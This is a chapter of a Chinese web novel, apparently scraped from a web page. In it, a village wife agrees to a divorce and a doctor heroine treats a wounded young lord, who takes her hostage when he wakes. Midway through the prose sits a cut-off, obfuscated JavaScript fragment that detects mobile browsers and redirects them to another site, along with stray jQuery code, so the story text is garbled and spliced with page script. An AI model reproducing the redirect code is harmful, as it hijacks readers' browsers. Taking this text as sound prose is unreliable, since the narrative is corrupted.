44. 休妻
作品:《饲青梅》 “休妻?”王大牛拧成了两竖,语气尖锐,“我不同意!你一个废人,老婆都没了,谁来替你还钱?难道还是你那个一年都不着家的大儿?”
王二狗不卑不亢:“老子再娶一个就是了,还怕没有儿子吗?”
王大牛心里正打着自己的小算盘,如今眼见计划走偏,连忙连哄带骗道:“二狗啊,你如今都成残废了,谁还愿意再嫁给你?再说了,就算有人愿意嫁,那你哪来的钱?”
王二狗哼哼道:“老子有这个房子,就不愁没人嫁给老子!”
王大牛心急如焚,在屋子里转来转去,突然双手一拍,叫道:“二狗啊!我突然想起来,你大侄子要成亲了,娶的可是镇上杀猪的闺女呢!只是人家说了,必定是要有独房的,正巧,你这个做叔叔的如今就只剩下一个人了,不如让他们小夫妻来照顾你们?”
王二狗听罢,记得哇哇大叫,连兄弟情分也顾不得了——
“你这是要霸占我的房子啊!”
“这……这怎么能叫霸占呢?”王大牛干脆也不演了,摊牌道,“你欠老子的八两银子还没还呢!你用房子抵债天经地义,我这都是顾念着兄弟之情,要是告到官府,你连个住的地方都没有!”
“我……”王二狗被怼得哑口无言,借口道,“我就是答应,怎么能和侄媳妇住一块?于理不合,有辱斯文啊!”
“这个好办!”王大牛道,“俺带着家里搬过来和你一块住,老子亲自过来伺候你,怎么样?”
“你你你!咳咳……咳咳咳!”王二狗气得怒火攻心,不停地干咳。
“你们先别吵了!”
云苓看够了这场闹剧,站出来一嗓子嚎道。
众人果然瞬间安静,纷纷打量着云苓。
“什么分房子?这房子是王大娘和王二狗一块建的,自然也有王大娘的一份!你们倒是在这里商量日后谁住在这,有问过王大娘和秀莲日后住在哪吗?”
二狗满不在乎:“老子说了要修了她!哪怕她母女两死在外面老子都不在乎!这房子哪有她的分!”
云苓气笑:“王大娘并没有犯七出之过,你有什么资格休妻?你要真过不下去,除非和离,并且房子和地,你至少分她二选一!否则告到官府,你同样也不占理!”
“分房子和地?笑话!天大的笑话!”王二狗喘着大气,“这是我王家的房子!这是我王家的地!还轮不到你来插嘴!”
“王大娘嫁给你,难道她不是王家人?更何况,她也姓王!你有什么理由……”
“阿苓。”
王大娘的轻声细语打断了云苓的据理力争,云苓一头雾水地看着她。
王大娘轻轻摇了摇头,叹道,“休妻就休妻吧,俺认,俺认。”
“你……”云苓哀其不幸,怒其不争地盯着她,试图找出她难言的苦衷,“大娘,你可不能放弃自己应得的东西啊!”
“俺知道,”王大娘真挚地望向云苓,柔声道,“从前,俺哪里敢肖想离开王二狗呢?是你,阿苓,是你给了俺勇气,教会俺穷则思变的道理。如今俺终于迈出去了这一步,就要紧紧抓牢,不想再拖延,增添更多的变数了。哪怕是一无所有,俺也要带着秀莲远离他,远离这个我生活十几年的地方。”
“那……那你没了房子,又和秀莲住哪里呢?”云苓哽咽。
“俺会去投奔俺儿,只要辛勤肯干,房子迟早都还能再建。俺在哪里扎根,哪里就是俺的家。”
说罢,王大娘看向熙年,诚恳道:“陈姑娘,你能不能帮俺个忙?”
熙熙点点头,“你说大娘,只要我能,我一定做到。”
王大娘扫视一圈,透过王家四兄弟看着家中的一切,最后将目光落在自己的丈夫身上,眸光是王二狗前所未见的坚毅果决——
“写一封和离书,俺愿意将房子和田地都让给他。”
·
云苓无可奈何,因为这毕竟是她自己的人生,唯一对这段人生负责的也只有她自己。于王大娘而言,她能够冲破内心束缚,勇敢的迈出这一步,已经算得上是破茧成蝶了。
在云苓的邀请下,王大娘简单地收拾了自己和女儿的东西,暂时搬到了云家和云苓挤一挤。
在投奔儿子之前,她就暂住在此,作为补偿,她一定要帮助云苓开荒,尽管云苓推辞良久,但还是不得不同意了。
夜色已深,月光透过云层洒在乡间小路上,像是给这条坑坑洼洼的土路铺了一层薄薄的银霜。
云苓提着盏桐油灯走在前头,陈望年跟在她身后,手里还攥着根木棍——说是防身用,万一遇上野狗呢。
“嫂子,你说那阮兰州找你看病,为啥非挑大晚上的?”陈望年压低声音问,“白天不能看?”
云苓脚步不停,“人家自有难处,你管那么多做什么。”
“我就是觉得奇怪,”陈望年嘟囔着,“她一个姑娘家,家里藏着个受伤的男人,还不敢白天找大夫……”
云苓没接话。她当然知道为什么——阮兰州捡到的那位,可是侯府“嫡”子顾砚宁,貌似也是被人追杀的,哪敢光明正大地请大夫。
两人走到村西头,阮兰州家的院子在月光下显得格外安静。
阮兰州已经在院门口等着了,见他们来,连忙迎上来,压低声音道:“云姑娘,陈公子,劳烦你们跑一趟,实在是不好意思。”
云苓摆摆手,“客套话就别说了,病人在哪?”
阮兰州侧身让开路,“在我房里,请随我来。”
陈望年刚要抬脚跟上,阮兰州却犹豫了一下,“陈公子,能不能请你先在堂屋坐一坐?那屋里……怕是不方便”
陈望年一愣,随即反应过来,但还是拒绝了,“不行,我要保证她的安全。”
阮兰州犹豫片刻,“行吧,二位请进。”
云苓拍拍他的胳膊,跟着阮兰州进了里屋。
一进门,云苓就愣住了。
这哪里像农户家的闺房?
靠墙一张雕花架子床,挂着青色的帐幔;窗前一张书案,笔墨纸砚摆放得整整齐齐;墙角还有一个书架,上面居然放着满满当当的书;地上铺着草编的席子,干净得几乎一尘不染。
空气里还有淡淡的艾草香。
35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320006|196443||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>云苓不动声色地扫了一眼——这陈设,这气派,比陈家当初还没败落的时候也不差什么。
不愧是作者之媳,就是“独得偏爱”,性情高雅。
她心里有了数,面上却装作什么也没看出来,只跟着阮兰州走到床前。
帐幔半掩,隐约可见一个男子躺在那里。
阮兰州掀开帐幔,云苓终于看清了这位原书男主的真容——
约莫二十出头的年纪,剑眉星目,鼻梁高挺,薄唇紧抿,即便昏迷着,眉宇间也透着一股凌厉的锐气。
只是此刻面色苍白得厉害,嘴唇干裂,身上裹着的布条隐隐渗出血迹,显然是受了重伤。
“伤在哪?”云苓问。
阮兰州掀开被子一角,“胸前和后背都有刀伤,我替他清洗过,上了些金疮药,可夜里还是发起了热……”
云苓伸手探了探顾砚宁的额头,烫得厉害。
她又翻开他的眼皮看了看,又搭上脉搏诊了一会儿,心里有了底——外伤感染引起的高热,失血过多,要是再拖下去,这位男主怕是要提前领盒饭了。
“得先退热,然后处理伤口。”云苓说着,从随身的布包里取出针袋,“我给他扎几针,你先去烧些热水来。”
阮兰州点点头,转身出去了。
云苓取出银针,在灯火上仔细烤过。她瞥了一眼床上的顾砚宁,心里默默念叨:顾砚宁啊顾砚宁,你可别怪我下手重,我这是救你的命,回头记得多给点诊金……
第一针,合谷。
第二针,曲池。
第三针,大椎。
云苓全神贯注地下针,每一针都精准地扎入穴位。这可是她大学里练了千百遍的,对付这种外伤感染引起的高热,正好对症。
就在她准备扎第四针的时候——
床上的人猛然睁开了眼睛!
那双眼睛锐利如刀,哪像个昏迷的人?
云苓还没反应过来,一只手已经如铁钳般扼住了她的喉咙,另一只手不知何时从袖中滑出一枚银针,冰凉地抵在她颈侧。
“别动。”
声音沙哑低沉,却带着不容置疑的杀意。
云苓僵住了。
其余二人一声惊呼,尤其是陈望年,脸色大变,却也不敢贸然行动,生怕那人会更加走火入魔,“你放开她!”
顾砚宁连眼皮都没抬一下,银针又往前送了半分,云苓脖子上已经渗出一线血痕。
“出去。”他冷冷道。“你——”陈望年急得眼睛都红了,攥着木棍的手青筋暴起,却不敢轻举妄动。
阮兰州同样脸色煞白,“公子!你、你这是做什么?她是来给你治病的大夫!”
顾砚宁的目光扫过阮兰州,又落在云苓身上,眸中有一瞬间的迷茫,但很快又被凌厉取代。
“大夫?”他冷笑一声,声音虚弱却狠厉,“我怎么知道你是不是他们派来的人?”云苓被他勒得呼吸困难,却还是艰难地扯了扯嘴角。
她算是明白了——这位爷伤得太重,脑子烧糊涂了,把她当成仇家派来的刺客了。